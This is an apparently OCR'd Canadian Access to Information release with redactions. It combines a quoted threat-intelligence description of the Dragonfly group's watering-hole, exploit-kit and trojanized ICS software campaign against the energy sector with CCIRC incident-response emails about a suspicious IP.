The spam campaign began in February 2013 and continued into June 2013. Symantec identified seven different organizations targeted in this campaign. The number of emails sent to each organization ranged from one to 84.

The attackers then shifted their focus to watering hole attacks, comprising a number of energy-related websites and injecting an iframe into each which redirected visitors to another compromised legitimate website hosting the Lightsout exploit kit. Lightsout exploits either Java or Internet Explorer in order to drop Oldrea or Karagany on the victim's computer. The fact that the attackers compromised multiple legitimate websites for each stage of the operation is further

evidence that the group has strong technical capabilities.

In September 2013, Dragonfly began using a new version of this exploit kit, known as the Hello exploit kit. The landing page for this kit contains JavaScript which fingerprints the system, identifying installed browser plugins. The victim is then redirected to a URL which in turn determines the best exploit to use based on the information collected.


Trojanized software
The most ambitious attack vector used by Dragonfly was the compromise of a number of legitimate software packages. Three different ICS equipment providers were targeted and malware was inserted into the software bundles they had made available for download on their websites. All three companies made equipment that is used in a number of industrial sectors, including energy.

The first identified Trojanized software was a product used to provide VPN access to programmable logic controller (PLC) type devices. The vendor discovered the attack shortly after it was mounted, but there had already been 250 unique downloads of the compromised software.

The second company to be compromised was a European manufacturer of specialist PLC type devices. In this instance, a software package containing a driver for one of its devices was compromised. Symantec estimates that the Trojanized software was available for download for at least six weeks in June and July 2013.

The third firm attacked was a European company which develops systems to manage wind turbines, biogas plants, and other energy infrastructure. Symantec believes that compromised software may have been available for download for approximately ten days in April 2014.

The Dragonfly group is technically adept and able to think strategically. Given the size of some of its targets, the group found a "soft underbelly" by compromising their suppliers, which are invariably smaller, less protected companies."
Thanks



Pages 844 to / à 846

are withheld pursuant to section

sont retenues en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

From: Burman, Ron
Sent: Thursday, May 30, 2013 12:22 PM
To: Scouten, Julia
Subject: More on IP

Hi Julia, only one IP was found in database:

Over 10000 MD5s were found related to this IP, specifically a seemed to associate with that IP.

Ron

Cyber Duty Officer
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone Facsimile | Télécopieur +1 613-991-3574
PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: [redacted]
Sent: Friday, May 31, 2013 10:27 AM
To: CYBERDO
Subject: FW: any insight into [redacted] domain

From: [redacted]
Sent: Wednesday, May 29, 2013 10:21 AM
To: [redacted]
Subject: FW: any insight into [redacted] domain

From: [redacted]
Sent: Wednesday, May 29, 2013 10:15 AM
To: ICS-CERT-SOC; [redacted]
Subject: any insight into [redacted] domain

Good morning,

[redacted]

Any information you may have on this pattern would be greatly appreciated,

Regards,

[redacted]

From: CYBERDO
Sent: Friday, May 31, 2013 12:13 PM
To: [redacted]
Cc: CYBERDO
Subject: CE13-005893 [Malicious IP reported - Engery Partner]

Hello [redacted]

Thank you for reporting this suspicious IP.

CCIRC has searched through our malware database and found over 1000 MD5s were found related to this IP, specifically a [redacted]

We recommend that [redacted] As discussed over the phone, you're welcome to send any MD5 hashes or malware samples to us through our malware intake.

Please let us know if you require any further assistance related to this event.

Thank you,

CyberDO

Incident Handler | Gestionnaire d'incident Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone [redacted]
PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: [redacted]
Sent: Friday, May 31, 2013 10:27 AM
To: CYBERDO
Subject: FW: any insight into [redacted] domain

From: [redacted]
Sent: Wednesday, May 29, 2013 10:21 AM

To: [redacted]
Subject: FW: any insight into [redacted] domain

From: [redacted]
Sent: Wednesday, May 29, 2013 10:15 AM
To: ICS-CERT-SOC; [redacted]
Subject: any insight into [redacted] domain

Good morning,

[redacted]

Any information you may have on this pattern would be greatly appreciated,

Regards,

[redacted]